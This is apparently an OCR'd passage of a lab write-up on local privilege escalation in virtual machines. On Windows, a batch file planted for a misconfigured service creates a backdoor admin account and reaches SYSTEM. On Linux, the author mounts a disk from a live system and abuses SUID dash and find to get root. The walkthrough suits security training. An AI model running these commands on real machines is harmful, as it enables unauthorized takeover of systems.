


1. Adding a new user Hacker
2. I add this user to the administrators group



I select save and we have another admin added in a different way

Option 3:



Services			
HKLM\System\CurrentControlSet\Services			
AmitiAvHealth	Amiti Antivirus Health Check: NETGATE A...	(Verified) NETGATE Technologies s...	C:\Program Files\NETGATE\
AmitiAvSrv	Amiti Antivirus Engine Service: Amiti Anti...	(Verified) NETGATE Technologies s...	C:\Program Files\NETGATE\
edgeupdate	Microsoft Edge Update Service (edgeupd...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Mic
edgeupdatem	Microsoft Edge Update Service (edgeupd...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Mic
MicrosoftEdgeElevationService	Microsoft Edge Elevation Service (Micros...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Mic
NetTcpPortSharing	Net.Tcp Port Sharing Service: Provides abi...	(Verified) Microsoft Corporation	C:\Windows\Microsoft.NET
PSEXESVC	PSEXESVC: PsExec Service	(Verified) Microsoft Corporation	C:\Windows\PSEXESVC.exe
service10	service10:	(Not Verified)	C:\users\james1\desktop\s
VBoxService	VirtualBox Guest Additions Service: Mana...	(Verified) Oracle Corporation	C:\Windows\System32\VBo

In the third method, use Process Monitor to find service10


script.bat - Notepad

File Edit Format View Help

```
net user Hak1 Aa123456! /add
net localgroup Administrators Hak1 Aa123456 /add
```

I've noticed that the .bat file, from which this service should've been started doesn't exist. Shortly thinking i created another .bat file and placed it into james desktop

3. Elevating to NT-Authority



Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

Part 2 Kali

1. Getting acces without credentials
   Again i used live version of system, but this time it was Kali Linux.

```
┌──(root㉿kali)-[/home/kali]
└─# fdisk -l
Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xe7875fa7

Device     Boot     Start       End   Sectors  Size Id Type
/dev/sda1  *         2048 165771263 165769216   79G 83 Linux
/dev/sda2       165773310 167770111   1996802  975M  5 Extended
/dev/sda5       165773312 167770111   1996800  975M 82 Linux swap / Solaris


Disk /dev/loop0: 3.85 GiB, 4138557440 bytes, 8083120 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

┌──(root㉿kali)-[/home/kali]
└─# mount /dev/sda1 /home/kali/Drive/

┌──(root㉿kali)-[/home/kali]
└─# cd Drive/

┌──(root㉿kali)-[/home/kali/Drive]
└─# ls
bin   home            lib     lost+found  proc  srv  var
boot  information     lib32   media       root  sys  vmlinuz
dev   initrd.img      lib64   mnt         run   tmp  vmlinuz.old
etc   initrd.img.old  libx32  opt         sbin  usr
```

```
┌──(root㉿kali)-[/]
└─# adduser LowPrivilege --force-badname
Allowing use of questionable username.
Adding user `LowPrivilege' ...
```

2. Escalating in two ways

   Second time i decided to use automatic enumerator, but this time it was LinPeas.
   After a while i've found interesting SUID bits on two programs - dash and find

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 19K Aug  3  2020 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 51K Jul  2  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 15K Mar 31  2020 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 463K Jun  7  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 119K Mar 30  2020 /usr/bin/dash
-rwsr-xr-x 1 root root 44K Feb  7  2020 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-- 1 root kismet 115K Sep 25  2020 /usr/bin/kismet_cap_ti_cc_2540
-rwsr-xr-- 1 root kismet 115K Sep 25  2020 /usr/bin/kismet_cap_nxp_kw41z
-rwsr-xr-x 1 root root 309K Oct 28  2020 /usr/bin/find
-rwsr-xr-- 1 root kismet 123K Sep 25  2020 /usr/bin/kismet_cap_linux_bluetooth
```

   It was a matter of a while looking into GTFObins and i had all the needed commands to gain root privileges, firstly with dash and secondly with find

```
└─$ dash -p
# whoami
root
#
```

```
┌──(LowPrivilege㉿kali)-[/etc/cron.d]
└─$ find . -exec /bin/sh -p \; -quit
# whoami
root
#
```